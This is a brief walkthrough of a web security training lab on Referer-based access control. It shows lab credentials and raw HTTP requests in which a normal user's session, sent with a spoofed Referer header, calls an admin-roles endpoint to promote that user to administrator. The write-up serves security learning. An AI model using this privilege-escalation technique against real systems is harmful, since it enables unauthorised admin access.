

Referer-based access control


This lab controls access to certain admin functionality based on the Referer header. You can familiarize yourself with the admin panel by logging in using the credentials administrator:admin.

To solve the lab, log in using the credentials wiener:peter and exploit the flawed access controls to promote yourself to become an administrator.

Review the upgrade mechanism

```
Request
Pretty Raw Hex Hackvortor
1 GET /admin-roles?username=carlos&action=upgrade
  HTTP/1.1
2 Host:
  0aa4003504b262c3c03408e500850028.web-security-acade
  my.net
3 Cookie: session=eyJ0aW50ZXU6d3ZlcnR1eWU6ODAtYm9keWVhbi5l...
```

If you browse to the link then you get a 400



Use wieners session token to upgrade admin access for wiener

```
Request
Pretty Raw Hex Hackvortor
1 GET /admin-roles?username=wiener&action=upgrade HTTP/1.1
2 Host: 0aa4003504b262c3c03408e500850028.web-security-academy.net
3 Cookie: session=9jILqzg6VG6I2J6Ic0sY9TaVcjvXwEfW
4 Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.5249.62
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
  https://0aa4003504b262c3c03408e500850028.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-GB,en;q=0.9
17 Connection: close
18
```

Collect the usual

Congratulations, you solved the lab!